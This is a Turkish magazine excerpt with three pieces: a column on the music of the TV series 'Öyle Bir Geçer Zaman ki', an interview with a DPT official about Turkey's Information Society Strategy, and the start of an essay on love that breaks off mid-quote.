"Film müziği, sinema perdesinin arkasına yerleştirilmiş bir fırına benzer. Filmin sıcaklığı oradan gelir."

Aaron Copland

Amerikalı avangart besteci Copland, dip/fon müziğin filme olan -ve tabii bize- etkisini, gayet açık ifade ediyor. Bu ifadeyi güncelleştirerek filmlerin yanına dizileri de eklemenin bir sakıncası yoktur sanırım. Çünkü filmde de dizide de; hikâye, müzik ve duygularımız arasında ayrıcalıklı bir ilişki var. Böylesi birliğin mutlakaişaret ettiği ama anlatması zor olan tarafını kendiliğinden olmasınayani o müziği doğalveyakın bulmamıza bağlayabiliriz. O müzik hiç yaşamadığımız ama kendimizi öylece içinde bulduğumuz başka bir dünya yaratabiliyor, hissettirebiliyor, derdini/derdimizi anlatabiliyor.

- Biz de böyle önlük giyerdik!
- Benim gelinliğim de böyleydi.
- Aaa! Bu sehpadan bizim evde de vardı.
- Ben de mandolin dersi almıştım.


Geçen yılın Eylül'ünden beri bir dizi, bizlere, geçmişe dönük bir sürü şey hatırlatıyor. Bu acı ama umut dolu hikâye nostaljik damarlarımızda coşkuyla yol alıyor. Tüm bu acı-tatlı anımsatmaların yanında, Osman'la birlikte gözyaşlarımızın sel olması, Caroline'e ve Ali Kaptan'a olan nefretimiz, fakir ama gururlu kız Aylin'in aşkına ortak oluşumuz ise cabası. Yerli yapımların hepsine gönlümüzde bir yer var ama dönem dizilerine daha bir içten bağlanıyoruz. Türkiye'nin son fenomeni; "Öyle Bir Geçer Zaman ki" isimli bir dizi. Kanal D'de yayınlanan, yine kanalın CEO'su İrfan Şahin'in başarılı projelerinden biri sayacağımız yerli bir yapım. Herkes kendinden, çocukluğundan,

çevresinden bir şeyler buluyor. Birkaç zaman önce Çemberimde Gül Oya ve Hatırla Sevgili ile yakın geçmişimizle kurduğumuz bu bağa, sanırım bu dizi sahip çıkıyor.

Dizi henüz başlamamıştı, İrfan Şahin'in Tempo dergisindeki röportajında bir dizi projesi için, Bir Zamanlar Amerika'nın (Once Upon a Time in America, 1984-Sergio Leone) tema müziğinin haklarını satın aldıklarını okudum. Ki bu, ülkemiz adına şaşırtıcı bir yatırımdı. Dizi başladıktan sonra paylaşılan bilgilerde ise; bunun için yaklaşık 100 bin Avro harcadığı söyleniyordu ve dört yıllığına bu müzikler kanalıydı. Sadece bu özelliği ile bile çitayı oldukça yükselten böyle bir proje, Türk televizyon ve dizi yapımları tarihinde bir ilk. Dizi üzerine detaylı bir yazı hazırlayan Yeşim Çobankent; "Dizi piyasasının kurallarını yeniden yazmaya kararlı bir yapım" olarak yorumluyor projeyi. Yaşanmış bir hikâye olduğunu duyduğumda, şehir efsanesi diye düşünüp, inanmamıştım. Ucundan acık sevdiğimiz bir olayı hemen bir komşumuzla, akrabamızla özdeşleştirme becerimizden dolayı hortlamıştır bu haber, diye düşünmüştüm. Yanlış düşünmüşüm. Dizi, senarist Coşkun Irmak'ın -Ankara Devlet Tiyatrosu dramaturglarından- kendi yaşam öyküsünden yola çıkarak yazdığı tamamen özgün bir senaryo. Üç yıl boyunca üzerinde çalıştıkları bu hikâye, Irmak'ın kariyerinde bir ilk, şimdiye kadar hep tiyatro için oyunlar yazan Irmak, ilk kez bir dizi senaryosu yazıyor.

Nihal Sandıkçı

1960'ların sonları... Dört çocuklu bir ailenin dramına şahidiz. Dayakçı ve hovarda baba Ali Kaptan, Hollandalı Caroline için yuvasını dağıtıyor. Buradaki dağıtmak gerçekten dağıtmak ama... Olayları Oscarlık oyuncu küçük Osman'ın gözünden görüyoruz. Hepimiz Osman, hepimiz Cemile oluyoruz. Dizi, politik ve sosyal yönden çokça derinlikler barındırıyor ve "Yaa, yaaa! Türkiye bir zamanlar böyleydi, okuldan eve yalnız yürüyemezdik." yakınmalarıyla hâlâ içimizden parçalar kopuyor.

Fenomen dizinin müzikleri, müzik dünyasından nasip almış besteciler Nail Yurtsever ve Cem Tuncer tarafından yapılmış. Onlar aslında üç kişiler; Engin Arslan, Nail Yurtsever ve Cem Tuncer, 1996'dan beri birlikte çalışıyorlar, ENC Müzik ile

şirketleşmişler. Çoğu işi Nail Yurtsever yalnız yapıyor ama ikili ve üçlü yaptıkları onlarca iş de var. İhlamlar Altında ve Asi gibi dizilerin müzikleri Yurtsever'e ait, bu müzikler sebebiyle aldığı ödüller var. Sadece bunlar değil elbet; Ukrayna'da yapılan STEPS International Rights Film Festivalinde "Acı", 16. Altın Koza ve 20. Ankara Uluslararası Film Festivallerinde "Dilber'in Sekiz Günü" ile en iyi müzik ödülleri sahibisi Yurtsever. En son olarak da Show TV'de yayınlanan "Adını Feriha Koydum" isimli dizinin müziklerinde imzası var. Yine kendi şirketlerinden çıkan "Sonsuz" ve "Acı" filmlerinin orijinal müziklerinin albümleri de müzik marketlerde.

Diziyle ilgili atlanmaması gereken bir önemli detay ise şu; dizinin adını aldığı şarkı için Erkin Koray'a telif ödenmiş.

Şimdi de büyük paralar ödenen o müthiş müzikleri anımsayalım. Yani Oscar'lı İtalyan besteci Ennio Morricone'nin iyi filmleri daha da iyi yapan, mükemmelleştiren bestelerini. Aşağıda Once Upon a Time in America'nın soundtrack'inin listesini ilginize sunuyorum. Ben yazıyı hazırlarken hemen hemen hepsini baştan dinledim, tahmin edersiniz ki İnternet'te var.

Once Upon a Time in America
(Special Edition) Ennio Morricone, 1999

1. Once Upon A Time In America
2. Poverty
3. Deborah's Theme
4. Childhood Memories
5. Amapola
6. Friends
7. Prohibition Dirge
8. Cockeye's Song
9. Amapola Part II
10. Childhood Poverty
11. Photographic Memories
12. Friends
13. Friendship & Love
14. Speakeasy
15. Deborah's Theme - Amapola
16. Suite (from Once Upon A Time In America)
17. Poverty (Temp Version)
18. Unused Theme
19. Unused Theme (Version II)

Bitirmeden Moody Blues'un Nights in White Satin'yle bizi hüzne çağırdıkları sahneye gidiyoruz. Sıradan bir üzüntüyü en derinden hissettiren tabii ki müziğin etkisiydi.

Aylin'in, sevdiği adam Soner'den evlenme teklifi beklerken bambaşka bir teklifle karşılaştığı ve akabinde büyük tramva yaşadığı sahneye dip/fon olan, yani beyaz çarşafalara dolandığı gece. Belki bir yerlerden bulup dinlersiniz, sözler burada.

Nights in White Satin, Moody Blues

*Nights in white satin,
Never reaching the end,
Letters Ive written,
Never meaning to send*

*Beauty Id always missed
With these eyes before,
Just what the truth is
I cant say anymore*

*Cause I love you,
Yes, I love you,
Oh, how, I love you*

*Gazing at people,
Some hand in hand,
Just what Im going thru
They can understand*

*Some try to tell me
Thoughts they cannot defend,
Just what you want to be
You will be in the end,*

*And I love you,
Yes, I love you,
Oh, how, I love you
Oh, how, I love you*

DPT Bilgi Toplumu Dairesi Başkanı Aydın: Yeni stratejiyi Şubat'ta paylaşıp işletmeye açacağız

Önümüzdeki 10 yılı kapsayan, bilgi toplumu odaklı yeni bir strateji hazırlanacağını bildiren Aydın, “bilgi toplumuna dönüşümün aktif öznesi” olarak tanımlanan tüm kesimlerin desteği ve süreçte aktif rol almalarını bekliyor.

Aslıhan Bozkurt

Bilişim Dergisi olarak, Devlet Planlama Teşkilatı Müsteşarlığı (DPT) Bilgi Toplumu Dairesi Başkanı Emin Sadık Aydın ile 2006-2010 dönemini kapsayan Bilgi Toplumu Stratejisi (BTS), Bilgi Toplumu Dairesi'nin çalışmaları ve yeni strateji oluşturma çabalarına ilişkin bir söyleşi gerçekleştirdik.

Temel çalışma alanlarının doğru kavrandığı, öne çıkarılan alan ve içerikleriyle BTS'nin, doğru ve AB ile aynı yere odaklandığına değinen Aydın, stratejide kurulması öngörülen kurumsal yapıların kurul niteliğinde olanlar dışında neredeyse hiçbirinin oluşturulamadığını, yetkinlik olarak sınırlı yapıların, daha yetkin kurumsal yapılar için tasarlanmış bir stratejiyi yüklenmek durumunda kaldığına işaret etti. Strateji ve eylem planı uygulanmasının hem genel uygulamahemdedönemsel tutarlılık itibarıyla tasarım ile birebir uyuşmadığını söyleyen Aydın, 111 eylemden yüzde 60'lar seviyesinde ilerleme sağlandığını, hedef ve eylemlerin hayata geçirilmesinde azımsanmayacak aşama kaydedildiğini, kamu bilişim harcamalarının BTS'de öngörülen hedefleri aştığına dikkat çekti.

Aydın, çalışmaları tamamlanmak üzere olan yeni stratejiye eski stratejinin eksikliklerini gidermeye dönük bir yama çabası olarak bakılmaması gerektiğini vurguladı. Yeni stratejinin hazırlanmasında, geçmişin değerlendirilmesi, mevcut durum ve dünya yöneliminin tespiti noktalarında sınırlı bir danışmanlık alımını öngördüklerini bildiren Aydın, 2011'in hazırlık ve şekillenme çalışmalarıyla geçeceğini anlattı. Aydın, yeni stratejinin başarısının bütüncül bir bakış açısı, ilgili tarafların samimi sahiplenmesi ve toplumsal kesimlerin desteklerine bağlı olduğunu altını çizdi.

Bilişimin merkeze yerleştirildiği yeni stratejinin, kapsamlı bir ekonomik ve sosyal dönüşümü anlama ve yönlendirme çabasının aracı olacağını belirten Aydın, kendilerini “bilgi toplumuna dönüşümün aktif öznesi” olarak tanımlayan tüm kesimlere, 10 yıllık döneme hitap eden, bilgi toplumu odaklı hazırladıkları stratejiye destek ve aktif rol almaları çağrısında bulundu.

-Öncelikle uluslararası uygulamalar perspektifinde BTS'ye ilişkin değerlendirmenizi alabilir miyiz?

-2006-2010 döneminde uyguladığımız Bilgi Toplumu Stratejisi (BTS), hazırlık aşamasında takip edilen yöntemden içeriğine ve uygulama sonuçlarına kadar çok çeşitli platformlarda zaman zaman yüzeysel, zaman zaman derinlikli olarak çokça tartışıldı, değerlendirildi. Burada bu detaylara girmeden işaret etmek istediğim bir husus var. Bizim stratejimiz, e-devleti odağına alan fakat e-devletle sınırlı olmayan, adını bilgi toplumu stratejisi koyabildiğimiz yataylıkta bir projeydi. Dolayısıyla e-devletin dışında sosyal dönüşüm, bilgi ekonomisi, bilişim sektörü gibi hem e-devleti destekleyen hem e-devletten destek bulan alanlara işaret ettiğimiz fakat bu alanlara bütün unsurlarıyla nüfuz etmediğimiz bir çalışmaydı. Buradaki kapsam ve derinlik farklılığına rağmen bugünden geçmişe ve bugünden geleceğe baktığımızda temel çalışma alanlarını doğru kavradığımızı ifade edebiliyoruz. Teknolojinin gelişim hızının baş döndürdüğü, ekonomik ve sosyal yaşama nüfuzunun kısa vadede gerçekleştiği bir dönemde bu tespiti yapabiliyor olmayı önemsiyorum. Bu tespitin gelecek perspektifini teyit için Avrupa Birliği'nin (AB) 2010-2020 dönemi için hazırladığı Avrupa İçin Sayısal Gündem Stratejisi (Digital Agenda for Europe) ile 2011-2015 döneminde uygulamak üzere hazırladığı e-Devlet Eylem Planını örnek verebilirim. Öne çıkarılan alanlar ve içerikleri ile bizim stratejimizin öne çıkardığı alanları ve içeriğini karşılaştırdığımızda doğru yere, ya da en azından AB ile aynı yere odaklandığımızı görüyoruz. Benzer şekilde, OECD tarafından yakındönemdebaşlatılan,ülkelerinbilgitolpumu stratejilerinin değerlendirilmesine yönelik bir çalışmanın izlerini sürdüğümüzde, kendi bakış açımızla, stratejimizin bütünlük, derinlik ve içerik olarak doğru konumlandırılmış bir politika aracı olduğunu rahatlıkla söyleyebiliriz. Buradan hareketle, önümüzdeki dönem hangi alanlara el atacağımızı belirlemede doğru bir çıkış noktasında olduğumuz kanaatindeyim.

-BTS'nin uygulanmasında kişisel verilerin korunması ve ulusal bilgi güvenliği ile ilgili yapılar oluşturulacak, bilgi ve iletişim teknolojileri sektörünü desteklemek ve özellikle uluslararası açılımını sağlamak üzere yapı geliştirilecekti. Bu oluşum ve yapıların hangileri gerçekleştirildi? Stratejinin hayata geçirilmesinde kurumsal yapılanma modeli; kurumlarüstü, kurumlararası ve kurumiçi seviyedeki aktörlerin rol ve sorumlulukları itibarıyla nasıl bir yapılanmaya gidildi?

-BTS hazırlanırken önemli çalışma alanlarından biri, ülkemizin bilgi toplumuna dönüşüm sürecinde bilgi toplumuna yönelik kurumsal yapıların şekillendirilmesi idi. Bu kapsamda ağırlıklı olarak kamu kesimi tarafında, sınırlı sayıda olmak üzere de özel kesim tarafında birtakım kurumsal yapıların kurulması, bunlar arasındaki yönetim ilişkilerinin tanımlanması suretiyle etkin bir yönetim mekanizması oluşturulması öngörülmüştü. Açıkça ifade etmekte fayda var. Bu yapılardan kurul mahiyetinde olanları bir yana ayırırsak neredeyse hiçbiri oluşturulamadı. Kurul yapıları da büyük oranda bu nedenden dolayı etkin bir bilgi toplumu yönetişimini hayata geçiremediler. Sonuç olarak yetkinlik olarak sınırlı yapılar, daha yetkin kurumsal yapılar için tasarlanmış olan bir stratejiyi yüklenmek durumunda kaldı diyebiliriz.

-DPT bünyesindeki Bilgi Toplumu Dairesinin Genel Müdürlük olarak örgütlenerek; stratejinin genel koordinasyonu, politika belirlemede İcra Kuruluna müşavirlik, gerekli kaynakların tahsisi, bütünleşik e-devlet yapısının oluşumu için standartların ve uyum mekanizmalarının belirlenmesi, uygulamaların strateji hedeflerine uyumunun takibi, uygulama projelerinin

yürütülmesinde kurumlara rehberlik, iletişim, ölçme, değerlendirme ve raporlama işlevlerini yerine getirmesi öngörülmüştü. Ancak Genel Müdürlük yapılanması gerçekleşmedi. Buna rağmen DPT olarak strateji kapsamında hangi çalışmaları yürüttünüz?

-Bir önceki soruyla yakından ilintili bu husus. Kapsamlı bir strateji, iddialı hedefler ve yoğun bir eylem planı ortaya konmuşken bu çabaları yüklenecek yetkinlikte ve ağırlıkta bir yapılanmaya gitmek gerekiyordu. Bu farkındalıkla önerilen yapılardan biriydi Bilgi Toplumu Genel Müdürlüğü. Ancak böyle bir yapılanmaya gidilemedi. Dolayısıyla stratejide öngörülen fonksiyonları Bilgi Toplumu Dairesi mevcut kapasitesiyle yüklenmek durumunda kaldı. Derecesi ve sonuçları açısından tartışmaya açık olmakla birlikte bu fonksiyonların tamamı Daire tarafından üstlenildi ve Bilgi Toplumu Dairesi, Stratejinin yürürlüğe girmesinden itibaren izleme, takip ve raporlama gibi çok kapsamlı görevleri özverili biçimde yerine getirmeye gayret etti.

-Bilgi toplumuna dönüşüm için yedi stratejik öncelik ekseninde belirlenen 2010 yılı hedeflerine ulaşılmasını sağlayacak şekilde tasarlanmıştı. Buna göre, hazırlık ve dönüşüm programlarının ilk üç yılda yoğunlaşması, sonraki yıllarda azalarak devam etmesi ve 2009-2010 yıllarının Türkiye'nin atılım dönemi olması bekleniyordu. Bu atılım dönemi yaşandı mı?

-Doğrusunu söylemek gerekirse stratejinin ve eylem planının uygulanması hem genel uygulama hem de dönemsel tutarlılık itibarıyla tasarım ile birebir uyuşmadı. Stratejiyi takip ve değerlendirme metodolojimizde de Stratejide tanımladığımız şekilde hazırlık-dönüşüm-atılım çizgisini ön plana çıkarmadık. Bu

açıdan bakıldığında düz bir hazırlık-dönüşüm-atılım sürecini yaşadığımızı söylememiz zor. Ancak strateji hedefleri ve eylemlerin hayata geçirilme durumu açısından baktığımızda azımsanmayacak aşama kaydettiğimizi ifade edebiliyoruz.

- Geçen yıl tamamlanan BTS'yi değerlendirip yapılan ve yapıl(a) mayanları açıklayabilir misiniz?

-Gerçekleşme durumunu tek tek eylemler bazında vermek yerine genel bir değerlendirme yaptığımızda 111 eylemden oluşan eylem planında yüzde 60'lar seviyesinde ilerleme kaydedildiğini görüyoruz. Nicel değerlere baktığımızda, bireylerin internet kullanımına ilişkin hedeflerde yüzde 40'ı aştığımız, girişimlerin internet kullanımında yüzde 90'ların üzerine çıktığımız, dünyada e-devletin mevcut en üst düzeyinde çok sayıda e-devlet

hizmetininkullanımasunulduğu,entegrehizmet sunumunda örnek alınabilecek uygulamalar geliştirdiğimiz, Avrupa Birliği kıyaslamalarında AB ortalamalarının üzerinde değerlere ulaştığımız, kamu bilişim harcamalarının Stratejide öngörülen hedefleri aştığı görülüyor. Eylem bazındaki değerlendirmeler için 2009 sonu itibarıyla gelişmeleri içeren bir çalışmaya bilgi toplumu.gov.tr İnternet sitemizden ulaşmak mümkün. Öte yandan, koordinatör olarak bizim ve uygulayıcı kuruluşların dışında üçüncü bir göze Stratejinin ve eylemlerin değerlendirmesini yakın vadede yaptıracağımızı ve bu değerlendirmeyi kamuoyuyla paylaşacağımızı ifade etmek istiyorum.

- “Bilgi Toplumu Stratejisinin Yenilenmesi Çalışmaları” konusunda bilgi alabilir miyiz? Yeni strateji çalışmaları nasıl gidiyor?

-Her şeyden önce, Türkiye, temel politika metinlerinin eksikliğini hisseden bir ülke değil. Kalkınma Planı, Orta Vadeli Program, Yıllık Program, kamu kurumlarının gündemimize

yeni giren stratejik planları kendi içinde bir bütünlüğü olsa da arka arkaya listeleyince politika metni enflasyonu hissi uyandırıyor. Bunlara bir de sektörel stratejiler eklemek anlamlı mı? Bir başka ifadeyle faydalı mı? Biz bilgi toplumu stratejisinin çok faydasını gördüğümüzü değerlendiriyoruz.

Öncelikle ifade etmemiz gerekir ki, bilgi toplumunu şekillendiren temel unsur, bilgiyle ilişkimizi farklı boyutlara taşıyan bilgi ve iletişim teknolojileri. Bu teknolojiler ekonomik ve sosyal hayatın her alanını etkileyen yatay ve genel amaçlı teknoloji mahiyetinde. Bu mahiyet nedeniyle söz konusu yatay ve dikey derinlikli nüfuzun etkilerini anlayabilmek ve yönlendirebilmek için kendi içinde bütünlüğü olan ve yukarıda değindiğim politika metinleri dışında çalışmalara ihtiyaç duyuluyor. Bilişim sektöründen genel olarak iş dünyasına ve ekonomiye, kamu hizmet sunumundan bireysel ve sosyal yaşama uzanan bir alanda daha bütünlüklü, ilişkilerin tanımlanabildiği ve işbirliğine dayalı politikalar üretilmesinin en önemli araçlarından biri değerlendirilmiş oluyor. Haliyle strateji çalışması kendi içinde

nitelikli bir çıktı olarak ortaya çıkıyor. Bu nitelik de daha üst düzeydeki politika metinlerine doğru ve gerektiği kadar yansıyor. Daha üst düzey politika metinlerinden nasıl istifade edebileceğini bilen bir çerçeve hazırlanmış oluyor. Bu yapı ekonominin ve toplumun farklı kesimlerini ortak bir vizyonda buluşturuyor ve diğer politika alanları karşısında bilgi toplumu çabalarının sağlıklı biçimde konumlandırılmasına imkân tanıyor.

İkinci olarak, strateji ve eylem planı benzeri dokümanlar belirli bir dönemde belirlediğimiz hedeflere odaklandığımız, kendimizi bazı çalışmaları yapmakla yükümlü kıldığımız, hedeflerimizi ve çalışmalarımızı ölçüp değerlendirdiğimiz bir çerçeve oluşturuyor. Dolayısıyla, nerede olduğumuzu, nereye gitmek istediğimizi, hangi yol ve yöntemleri takip edeceğimizi duyurduğumuz bir söz ve altına girdiğimiz bir yükümlülük diyebiliriz bu çalışma için. Bu yönüyle pek çok çalışmanın dayanak bulduğu, destek edindiği, bazı çalışmaların zorlandığı itici bir güç. Sizce de bilgi toplumuna dönüşümü yüklenenler böyle bir dayanak ve desteği hak etmiyorlar mı?

Üçüncü bir husus stratejinin hem hazırlık hem de uygulama aşamasında siyaset dünyası, kamu kurumları, bilişim sektörü, sivil toplum kuruluşları ve toplumun diğer unsurları arasındaki ilişkilerde oluşturduğu olumlu atmosfer. Özellikle stratejinin hazırlığında ve daha sonra uygulamasında bütün bu unsurlar kendi konumlarına uygun, hakkaniyetli bir rol alabilirlerse, tahakkümcü olmayan ama otoriteyi de kaybetmeyen, işbirliğine dayalı bir yönetim mekanizması kurulabilirse gerçek anlamda sinerji yaratabileceğimizden hiç kuşum yok.

Son olarak da çabalarımızı ve hedeflerimizi ortak algılar etrafında toparlamak ve takip etmek kendi durumumuzu diğer ülkelerin ya da ülke gruplarının durumlarıyla karşılaştırma kolaylığı sağlıyor. Bu da görece durum tespiti yapmamıza imkân sağlıyor.

Bütün bu nedenlerle 2010’da tamamladığımız strateji sonrası adını şimdiden koymamakla birlikte bilgi toplumuna yönelik bir strateji hazırlığına ilişkin ilk adımları atmış bulunuyoruz.

-Sizce yeni stratejide eski stratejinin eksik kalan hangi noktaları giderilecek? Yeni stratejide nasıl bir hazırlık süreci geçirilecek, hangi alanlar öne çıkacak, hangi yöntem uygulanacak ve takvimi açıklayabilir misiniz? Yeni stratejinin hayata geçirilmesinde kurumlarüstü, kurumlararası ve kurumiçi seviyedeki aktörlerin rol ve sorumlulukları itibarıyla nasıl bir kurumsal yapılanma modeli öngörülüyor?

-Daha önce de ifade ettiğim gibi bilgi ve iletişim teknolojilerinin gelişim hızı ve yaşama nüfuzunun kısa vadede gerçekleşmesi bu alandaki politikaları diri tutmayı ve sürekli yeni adımlar atmaya gerektiriyor. Bu açıdan yeni stratejiye eski stratejinin eksikliklerini gidermeye dönük bir yama çabası olarak bakmamak gerekir. En azından bizim bakışımız bu değil.

Bununla beraber, 2010 yılında uygulamasını tamamladığımız strateji iki açıdan yeni stratejimiz için girdi teşkil ediyor. Birincisi uygulama sonuçları açısından, ikincisi ise stratejinin hazırlanması ve uygulanmasına ilişkin yöntem ve yönetim açısından.

Birincisi açısından kritik sayılacak bir tespitimiz şu: Daha önceki stratejimizi e-devlet üzerine bina ettiğimiz bir bilgi toplumu kavrayışı ile şekillendirmiştik. Yeni hazırlayacağımız stratejide ise bilgi toplumunun yazılım ve hizmetler sektörü, genişbant altyapısı, bilgi ekonomisi, internet girişimciliği gibi alanlarını daha fazla odağa alacağız ve e-devlet destekleyici bir konumda yer alacak. İstihdam ve büyüme bütün çalışmaları kuşatan, bütün çalışma eksenlerinin yatay olarak destekleyeceği vurguyu oluşturacak.

Burada stratejinin hazırlanması ve uygulanmasına ilişkin yöntem ve yönetim mekanizmasını içerik kadar, hatta içerikten daha fazla önemseyeceğimizi ifade etmek istiyorum. Geçmiş stratejinin hazırlanmasında takip ettiğimiz danışmanlık alımının pek çok faydasını gördük. Biz danışmanlık alımını salt bilgi birikiminin ya da araştırma ve analizlerin aktarılması olarak görmüyoruz. Gündem oluşturma, ilgili tarafların serbestçe katılımlarına imkan tanıma, üçüncü gözlerin değerlendirmelerinin tarafsız yansıması gözettiğimiz asıl unsurlar arasında.

Bu nedenle, bu stratejinin hazırlanması sürecinde de sınırlı bir danışmanlık alımı yapmayı öngörüyoruz. Bunun sınırlarını da geçmişin değerlendirmesi, ülkemizin mevcut durumu ve dünyanın yöneliminin tespiti ve bu tespitler ışığında önerilerin ortaya konması olarak belirledik. Bu altyapı çalışmaları üzerinden bizim koordinatörlüğümüzde ilgili tarafların katılımıyla stratejik tercihlerimizi ve ileriye dönük adımlarımızı belirlemenin daha uygun olacağını değerlendirdik. Zamanlama açısından hem danışmanlık süreci hem de üzerine bizim yürüteceğimiz çalışmaları dikkate alırsak 2011 yılının yeni stratejinin hazırlık ve şekillenmesi konusundaki çalışmalarla geçeceğini söyleyebiliriz.

-Stratejinin başarısı için neler yapılacak? Bilişim sektörüne vermek istediğiniz bir mesaj var mı?

-Stratejinin başarısı her şeyden önce bütüncül bir bakış açısına ve ilgili tarafların samimi sahiplenmelerine ihtiyaç duyuyor. Üçüncü önemli bir unsur da toplumsal kesimlerin destekleri.

Bunlardan birincisi konusunda, yani bütünlüğün korunması açısından DPT olarak kendimizi sorumlu görüyoruz. Fakat asıl vurgulamak istediğim unsurlar ilgili tarafların sahipliği ve toplumsal destek. Geçmiş deneyimlerimizi de dikkate aldığımızda sahiplenmeyi sağlamanın temel dinamiği olarak katılımcılık sürecinin sağlıklı işletilmesini görüyoruz.

Buradaki kritik eşik de samimiyet. Kamu kurumlarımızın, sivil toplum kuruluşlarımızın, iş dünyamızın, yerine göre vatandaşlarımızın gerçek durumlarını, samimi görüşlerini doğru biçimde harmanlamamız gerekiyor. Bunun yolu da strateji hazırlıklarından uygulamanın yönetimine kadar iyi kurgulanmış bir katılımcılık mekanizmasını dengeli bir biçimde uygulamak. Şu ana kadarki hazırlıklarımızı göz önünde bulundurduğumda bunu sağlamaya dönük önemli araçlar tasarladığımızı söyleyebilirim. Bunları ihale için ilana çıktığımızda şartnamemizde göreceksiniz.

Buradaki üçüncü konu, yani geniş toplumsal kesimlerden yoğun destek görme konusu ise büyük oranda stratejinin doğru konumlanmasına bağlı. Toplumun sorun olarak gördüğü ve çözüm aradığı alanlarda sorunların çözümü için doğru ve etkin politikalarla etkin araçlar önerecek bir çalışmanın yoğun destek göreceğinden hiç kuşku yok. Bu anlamda stratejimizin odağına büyüme ve istihdamı yerleştirmemiz son derece anlamlıdır. Bu stratejinin en kapsayıcı çerçevesini oluşturacak. Onun altında eğitimden sağlığa, güvenlik ticarete, kent hayatından bireyin kendini ifadesine ve kamu hizmetlerinin kalitesine çok sayıda alana yönelik çözüm üretecek bir stratejinin geniş kesimlerin desteğini arkasına alacağını umut ediyoruz.

Şu ana kadarki hazırlıklarımız içerisinde bilişim sektörünü doğal olarak merkeze yerleştirdik diyebilirim. Fakat her halükarda hazırlayacağımız stratejinin sınırlı bir sektör stratejisi olmayacağını, bilgi toplumu olarak algıladığımız kapsamlı bir ekonomik ve sosyal dönüşümü anlama ve yönlendirme gayretinin aracı olacağını akılda tutmakta fayda var.

Buradan genel olarak kendilerini bilgi toplumuna dönüşümün aktif öznesi olarak tanımlayan tüm kesimlere özel olarak da bilişim sektörüne vermek istediğim mesaj şudur: Biz DPT olarak önümüzdeki 10 yıllık döneme hitap eden, bilgi toplumu odaklı bir stratejinin hazırlıklarını başlattık. Bu stratejinin, bilgi toplumuna dönüşümü yüklenen siyasetten

kamu kurumlarına, iş dünyasından sivil toplum kesimlerine, bilişim sektöründen bireylere kadar bütün kesimlerin görüş ve taleplerinin bir bütünlük içerisinde harmanlandığı ortak bir çabanın ürünü olmasını sağlamaya dönük araçları büyük oranda tanımlaya gayret ettik. Yakın zamanda, öyle zannediyorum en geç Şubat ayında, bu mekanizmayı paylaşmış ve işletmeye başlamış olacağız. Sektörden ve tabi diğer ilgili kesimlerden beklentimiz, strateji hazırlama sürecine desteklerini esirgememeleri, “kendi stratejilerini yazmaya” hazır olmaları ve bu süreçte aktif olarak rol almaları.

Aşk mı?

Teknoloji tarafından tutuklandı, İnternet cezaevinde yatıyor

Nezih KULEYİN
nezih@semor.com.tr

Fer şeyin kaynağı olan ana maddenin ne olduğunu araştıran ilk çağ filozoflarından Empodekles'e göre tüm dünya su, soluk, hava ve ateşin sevgi ile birleşmesi ile oluşmuştu. Bu sevgi öyle güçlü bir sevgiydi ki biz ona aşk diyebilirdik. Aşk ve sevgi; tek bir tanım yapmaya kalksam "insanın bir başkasını tüm varlığı ile başka hiçbir şeyi önemsemeden sevmesi"ne "Aşk" derdim.

Aşk öyle bir şeydi ki bir kez insanın içine düştü mü, o insan için hangi dinden olduğu ortadan kalkar... Leyla ile Mecnun, Kerem ile Aslı farklı dinlerden âşıkların, âşklarının günümüze gelmiş destanlarıdır. Sevdiniz mi bir kere artık karşınızdaki insanın hangi dinden olduğu önemli değildir. Ya beyin kızına âşık olan Ferhat'a ne demeli. Aşkı uğruna "dağları yırtıp-ayırıp kayaları kesip yol eylemeğe" mahkûm olmasına rağmen bir gün bile yılmadan her gün, gün ışması ile başlayıp kazmaya hava kararana kadar kazar, ha kazar. Bu büyük aşkın izini her yerde görürüz. Amasya ya giderseniz size Ferhat'ın kazdığı su yolunu, Bakü'ye giderseniz suyu akıttığı noktayı gösterirler. O artık tüm âşıkların gönlündedir. Güzel sanatların içindeki güçtür aşk. Louvre Müzesi'nin tüm ziyaretçilerinin koşarak gittikleri köşede bir yandan hüznü diğer yandan gülümseyen yüzü ile onları beklemektedir Mona Liza. Paris, Helen'e âşık olmasaydı zamanının dünya savaşı sayılabilecek olan Troya Savaşı çıkmayacağı gibi insanlık, İlyada gibi bir destana da sahip olmayacaktı.

Divan edebiyatı bir aşk edebiyatıydı. Şöyle haykırırmaktaydı Fuzuli:
